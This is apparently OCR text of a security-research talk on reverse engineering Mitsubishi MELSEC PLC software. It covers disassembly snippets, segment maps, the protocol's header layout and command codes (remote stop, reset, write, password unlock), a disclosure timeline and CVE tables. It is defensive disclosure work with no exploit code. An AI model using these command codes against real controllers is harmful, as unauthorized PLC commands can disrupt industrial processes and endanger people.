mov     ecx, 66184h
movzx   edi, bl
call    GetRealAddr
add     eax, edi
mov     bp, [eax+esi]
or      bp, word ptr [esp+esi+0BCh+a6]
mov     ecx, 66000h
call    GetRealAddr
```

```
movzx   esi, di
mov     ecx, offset Input_After_Start
movzx   edi, bl
call    GetRealAddr
add     eax, edi
mov     bp, [eax+esi]
or      bp, word ptr [esp+esi+0BCh+a6]
mov     ecx, offset Input_Start ; Addr
call    GetRealAddr
```

IDA Python Scripts

- Analysis of xrefs outside known segments
- Grouping offsets - creating segments
- Making xrefs inside newly created segments

DEBUGGING & IMAGE REBASE

Name	Start	End
InternalRelay	00060000	000603C0
Input	00066000	00066080
Input_After_66184	00066184	00066204
Output	00066204	00066284
.text	718F1000	719BB000
.idata	719BB000	719BB1B0
.rdata	719BB1B0	719C4000
.data	719C4000	719CA000

Image rebase

Name	Start	End
InternalRelay	02710000	027103C0
Input	02716000	02716080
Input_After_66184	02716184	02716204
Output	02716204	02716284
.text	73FA1000	7406B000
.idata	7406B000	7406B1B0
.rdata	7406B1B0	74074000
.data	74074000	7407A000

Work IDA base

```
movzx   esi, di
mov     ecx, offset Input_After_Start
movzx   edi, bl
call    GetRealAddr
add     eax, edi
mov     bp, [eax+esi]
or      bp, word ptr [esp+esi+0BCh+a6]
mov     ecx, offset Input_Start ; Addr
call    GetRealAddr
```

IDA Python Scripts

Transferring results


Debug IDA base

```
movzx   esi, di
mov     ecx, 66184h      ; Addr
movzx   edi, bl
call    GetRealAddr
add     eax, edi
mov     bp, [eax+esi]
or      bp, word ptr [esp+esi+0BCh+a6]
mov     ecx, 66000h      ; Addr
call    GetRealAddr
```


RESULTS


PROTOCOL DESCRIPTION

MsgHdr					Data Hdr	End Code	NullBlock	Cmd Hdr	Cmd Data
Low Hdr	Flags Hdr	DstRoute Hdr	SrcRoute Hdr	DataSize					



WIRESHARK DISSECTOR






DEVICES AND COMMANDS


Dev	Name	ASCII	Man
01h	Internal relay	M	90h
02h	Special relay	SM	91h
03h	Latch relay	L	92h
04h	Annunciator	F	93h
08h	Step relay	S	98h
10h	Input	X	9Ch
11h	Output	Y	9Dh
20h	Data register	D	A8h
21h	Special Register	SD	B5h
27h	File register	R	AFh
30h	Link register	W	B4h
42h	Timer	TN	C2h
46h	Counter	CN	C5h
60h	Index register	Z	CCh

Cmd	Cmd Name	Man
0121	Model Name	0101
0410	Batch Read	0401
0411	Random Read	0403
1001	Remote RUN	1001
1002	Remote STOP	1002
100A	Remote RESET	1006
1410	Batch Write	1401
1411	Random Write	1402
1650	Remote Password Unlock	1630
1651	Remote password Lock	1631
1867	Open File	1827
1868	Read File	1828
1869	Write File	1829
186A	Close File	182A

SCRIPTS SYSTEM



DEMO KNIGHT RIDER K.I.T.T.



Link to video: https://youtu.be/vM1YgZjh_A8

VULNERABILITIES

MITIGATION TIMELINE

Dec. 15, 2021

Report sent to Mitsubishi

Dec. 21, 2021

Mitsubishi confirms the report and shares it among departments

Jan. 14, 2022

PLC development department confirms eight PLC bugs. Advisory scheduled for February 2022

Jan. 21, 2022

GX Works3 development department accepts seven bugs. Advisory planned for November 2022

Mar. 31, 2022

First advisory with six PLC bugs:
CVE-2022-25155,
CVE-2022-25156,
CVE-2022-25157,
CVE-2022-25158,
CVE-2022-25159,
CVE-2022-25160

May 17, 2022

Second advisory with two PLC bugs:
CVE-2022-25161,
CVE-2022-25162

Nov. 24, 2022

Third advisory with seven bugs in GX Works3:
CVE-2022-25164,
CVE-2022-29825 ,
CVE-2022-29826 ,
CVE-2022-29827 ,
CVE-2022-29828 ,
CVE-2022-29829 ,
CVE-2022-29830

Advisory

https://www.mitsubishielectric.com/en/psirt/vulnerability/pdf/2021-031_en.pdf

https://www.mitsubishielectric.com/en/psirt/vulnerability/pdf/2022-004_en.pdf

https://www.mitsubishielectric.com/en/psirt/vulnerability/pdf/2022-015_en.pdf

FX5U PLC VULNERABILITIES

CVE	Description	CVSS
CVE-2022-25155	Use of Password Hash Instead of Password for Authentication (CWE-836)	5.9
CVE-2022-25156	Use of Weak Hash(CWE-328)	5.9
CVE-2022-25157	Use of Password Hash Instead of Password for Authentication (CWE-836)	7.4
CVE-2022-25158	Cleartext Storage of Sensitive Information (CWE-312)	7.4
CVE-2022-25159	Authentication Bypass by Capture-replay (CWE-294)	5.9
CVE-2022-25160	Cleartext Storage of Sensitive Information (CWE-312)	6.8
CVE-2022-25161	Improper Input Validation (CWE-20)	8.6
CVE-2022-25162	Improper Input Validation (CWE-20)	5.3

If these vulnerabilities are exploited by a malicious attacker, an unauthenticated attacker may be able to log in to the products or the information in the products may be disclosed or tampered with.

Affected products

- **MELSEC Series iQ-F**
- **MELSEC Series iQ-R**
- **MELSEC Series Q**
- **MELSEC Series L**

These vulnerabilities could allow a malicious attacker to cause a DoS condition for a product's program execution or communication by sending specially crafted packets. For CVE-2022-25161, a system reset of the product is required for recovery.

Affected products

- **MELSEC iQ-F series**

GX WORKS3 VULNERABILITIES


CVE	Description	CVSS
CVE-2022-25164	Cleartext Storage of Sensitive Information (CWE-312)	8.6
CVE-2022-29825	Use of Hard-coded Password (CWE-259)	5.6
CVE-2022-29826	Cleartext Storage of Sensitive Information (CWE-312)	6.8
CVE-2022-29827	Use of Hard-coded Cryptographic Key (CWE-321)	6.8
CVE-2022-29828	Use of Hard-coded Cryptographic Key (CWE-321)	6.8
CVE-2022-29829	Use of Hard-coded Cryptographic Key (CWE-321)	6.8
CVE-2022-29830	Use of Hard-coded Cryptographic Key (CWE-321)	9.1

If these vulnerabilities are exploited by malicious attackers, disclosure or tampering of the product's information could allow unauthorized users to gain access to the **MELSEC iQ-R/F/L series** CPU modules, and MELSEC iQ-R series OPC UA server module, to view and execute programs, or to view project files illegally.

Affected products

- **GX Works3**
- MX OPC UA Module Configurator-R
